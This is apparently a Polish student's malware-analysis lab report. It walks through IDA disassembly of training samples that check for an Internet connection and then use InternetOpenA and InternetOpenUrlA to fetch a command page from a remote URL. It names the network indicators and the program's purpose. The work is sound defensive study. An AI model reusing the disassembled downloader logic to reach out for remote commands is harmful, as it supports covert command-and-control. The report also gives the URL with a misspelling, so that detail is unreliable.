.data:1001D98E a4940u db '49"4',27h,'0u'
.data:1001D9C5 db 14h
.data:1001D9C6 a49U db ';49,&<&u'
.data:1001D9CE db 19h
.data:1001D9CF a47uoDgfa db '47uo|dgfa',0
.data:1001D9D9 db 0
.data:1001D9DA db 0


```

## Laboratorium 4.2

Rozpoznawanie w Asemblerze konstrukcji języka C. Przy wykorzystaniu pliku Lab05-01.exe, odpowiedz na poniższe pytania:

1. Jaka jest główna konstrukcja znajdująca się w jedynym podprogramie wywoływanym przez main?

Jedyny podprogram wywołany przez main to: sub\_401000.



```
.text:00401000 sub_401000 proc near
.text:00401000
.text:00401000 var_4= dword ptr -4
.text:00401000
.text:00401000 55 push ebp
.text:00401001 8B EC mov ebp, esp
.text:00401003 51 push ecx
.text:00401004 6A 00 push 0 ; dwReserved
.text:00401006 6A 00 push 0 ; lpdwFlags
.text:00401008 FF 15 B0 60 40 00 call ds:InternetGetConnectedState ; Indirect Call Near Procedure
.text:0040100E 89 45 FC mov [ebp+var_4], eax
.text:00401011 83 7D FC cmp [ebp+var_4], 0 ; Compare Two Operands
.text:00401015 74 14 jz short loc_40102B ; Jump if Zero (ZF=1)


offset aSuccessInterne ; "Success: Internet Connection\n"
sub_40105F ; Call Procedure
esp, 4 ; Add
eax, 1 ; Add
short loc_40103A ; Jump

loc_40102B:
.text:0040102B 68 30 70 40 00 push offset aErr
.text:00401030 E8 2A 00 00 00 call sub_40105F
.text:00401035 83 C4 04 add esp, 4
.text:00401038 33 C0 xor eax, eax
```

Łączy się on z Internetem. Ogólnie jest to jeden wielki „if statement”, który dokonuje jumpa jeśli nie powiedzie się połączenie z Internetem.

2. Określ, jaki podprogram znajduje się pod adresem 0x40105F?

Patrząc na xrefy znajdujemy dwie rzeczy.



```
.text:00401017 68 48 70 40 00 push offset aSuccessInterne ; "Success: Internet Connection\n"
.text:0040101C E8 3E 00 00 00 call sub_40105F ; Call Procedure
.text:00401021 83 C4 04 add esp, 4 ; Add
.text:00401024 B8 01 00 00 00 mov eax, 1
.text:00401029 EB 0F jmp short loc_40103A ; Jump

loc_40102B:
.text:0040102B 68 30 70 40 00 push offset aError11NoInter ; "Error 1.1: No Internet\n"
.text:00401030 E8 2A 00 00 00 call sub_40105F ; Call Procedure
.text:00401035 83 C4 04 add esp, 4 ; Add
.text:00401038 33 C0 xor eax, eax ; Logical Exclusive OR
```

Bardzo możliwe, że jest to funkcja do printowania informacji.

3. W jaki sposób działa ten program?

Działa bardzo prosto, sprawdza połączenie z Internetem przez wezwanie API o nazwie „InternetGetConnectedState” po czym informuje (printuje) czy połączenie nastąpiło lub zawiodło.

### Laboratorium 4.3

Wykonaj analizę złośliwego oprogramowania znajdującego się w pliku Lab05-02.exe, odpowiedz na poniższe pytania:

1. Sprawdź i określ rodzaj operacji wykonywanej przez pierwszy podprogram wywoływany przez main.

Jedyny podprogram to sub\_401000.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near


var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push ebp
mov ebp, esp
sub esp, 8
call sub_401000
mov [ebp+var_4], eax
cmp [ebp+var_4], 0
jnz short loc_401148
```

Funkcja bardzo podobna jak w zadaniu poprzednim, program sprawdza czy jest połączenie z Internetem.

2. Opisz podprogram, który znajduje się pod adresem 0x40117F.


Tak jak poprzednio, prawdopodobnie służy do printowania.



3. Odszukaj drugi podprogram wywoływany przez funkcję main. Określ, co robi?

Ten podprogram się uruchomi jeśli wartość z sub\_401000 będzie inna niż 0 (czyli jeśli mamy połączenie z internetem). Wynika to z faktu, że mamy parametr

jnz (z ang. „jump if not zero” - czyli jeśli na pewno jest Internet to mamy jumpować do naszego podprogramu).



4. Czy jesteś w stanie wskazać dwa istniejące indykatory sieciowe dla tego programu?

Jak najbardziej, widzimy je na zdjęciu. InternetOpenA i InternetOpenUrlA.

```
hFile= dword ptr -10h
hInternet= dword ptr -0Ch
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4

push ebp
mov ebp, esp
sub esp, 210h
push 0 ; dwFlags
push 0 ; lpszProxyBypass
push 0 ; lpszProxy
push 0 ; dwAccessType
push offset szAgent ; "Internet Explorer 7.5/pma"
call ds:InternetOpenA
mov [ebp+hInternet], eax
push 0 ; dwContext
push 0 ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpszHeaders
push offset szUrl ; "http://www.practicalmalwareanalysis.com"...
mov eax, [ebp+hInternet]
push eax ; hInternet
call ds:InternetOpenUrlA
mov [ebp+hFile], eax
cmp [ebp+hFile], 0
jnz short loc_40109D
```

5. Opisz cel tego złośliwego pliku.

Plik sprawdza połączenie internetowe i wyświetla odpowiedni komunikat. W przypadku połączenia plik podejmuje próbę pobrania i odczytania pliku ze strony „<http://www.practicalmalwareanalytcs.com/cc.htm>”. Gdyby zaszedł jakiś błąd to program wyświetla informacje „Error 2.3: Fail to get command\n”.